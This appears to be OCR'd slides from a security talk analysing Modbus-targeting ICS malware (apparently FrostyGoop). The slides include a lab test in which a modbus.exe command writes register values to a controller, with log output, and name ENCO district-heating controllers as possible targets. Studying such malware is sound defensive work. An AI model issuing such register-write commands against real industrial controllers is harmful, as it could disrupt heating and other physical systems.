


10 minutes

Hacking: Modbus

One of the challenges of pentesting in the OT/ICS environment is given by the protocols used which can also be very different from those of IT. ICS installations use a wide variety of protocols that often have little in common with standard Ethernet and TCP/IP.

https://scadasploit.dev/posts/2021/07/hacking-modbus/



Implementation and Detection of Modbus Cyberattacks


Panagiotis Radoglou-Grammatikis, Ilias Siniosoglou, Thanasis Liatifis, Anastasios Kourouniadis,
Konstantinos Rompolos and Panagiotis Sarigiannidis

***Abstract*—Supervisory Control and Data Acquisition (SCADA) systems play a significant role in Critical Infrastructures (CIs) since they monitor and control the automation processes of the industrial equipment. However, SCADA relies on vulnerable communication protocols without any cybersecurity mechanism, thereby making it possible to endanger the overall operation of the CI. In this paper, we focus on the Modbus/TCP protocol, which is commonly utilised in many CIs and especially in the electrical grid. In particular, our contribution is twofold.**


with new five cyberattacks. Second, we provide an Intrusion Detection System (IDS) capable of detecting DoS attacks against Modbus/TCP.

The rest of this paper is organised as follows. Section II provides relevant works regarding the Modbus/TCP security. In Section III, we list the various cyberattacks supported by Smod and describe our extensions. Section IV analyses the architecture of our IDS, while Section V evaluates its efficacy


http://www.ids.uni-bremen.de/conf/mocast2020/papers/MOCAST_2020_paper_68.pdf




Does it work?



```
C:\Users\debugee\Desktop\19252316164>modbus.exe -ip=192.168.56.15 -mode=write-m -address=1 -value=1 -count=2
2024/10/01 13:57:51 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:51 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 93.8831ms
2024/10/01 13:57:51 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:51 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 109.4877ms
2024/10/01 13:57:51 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 95.4821ms
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 140.741ms
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 93.8683ms
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 96.02ms
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 95.9638ms
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 109.5186ms
2024/10/01 13:57:52 [runtime.goexit:asm_amd64.s:1598][INFO] 192.168.56.15 | (1/1) | start
2024/10/01 13:57:52 [main.TaskList.executeCommand:main.go:370][INFO] 192.168.56.15 | (1/1) | address: 1 count: 2 + | 99.1153ms
2024/10/01 13:57:52 [runtime.main:proc.go:250][INFO] Time delta | 1.0262969s
```



Universal controller Enco Control is designed as controller for process control in district heating / hot water and ventilation systems. Also as data collection device for remote meter reading and their subsequent storage in the internal memory, analysis and transmission to the central data acquisition system.



✓

Assess Effects

- ✓ Capabilities Confirmed
- ✓ Evaluate Risk
  - Impact
  - Likelihood
- ✓ Ease of Detection
  - Effectiveness
  - False Positive Chance
  - Complexity

Scope Effort

- ✓ FrostyGoop – Single Protocol
- ✓ PIPEDREAM – 3 Protocols

- Custom Golang binary
- Modbus TCP
- Read/Write Registers
- It works
- Potential ENCO targeting

Designed with Malicious Intent

Intentionally designed to cause harm or negative consequences to OT environments

Code capabilities

Developer

Threat Group

Deployment

Victims

Incident Response

Code capabilities ?


~~Developer~~

~~Threat Group~~

~~Deployment~~


Victims ?


~~Incident Response~~




ANDY GREENBERG SECURITY JUL 23, 2024 5:00 AM

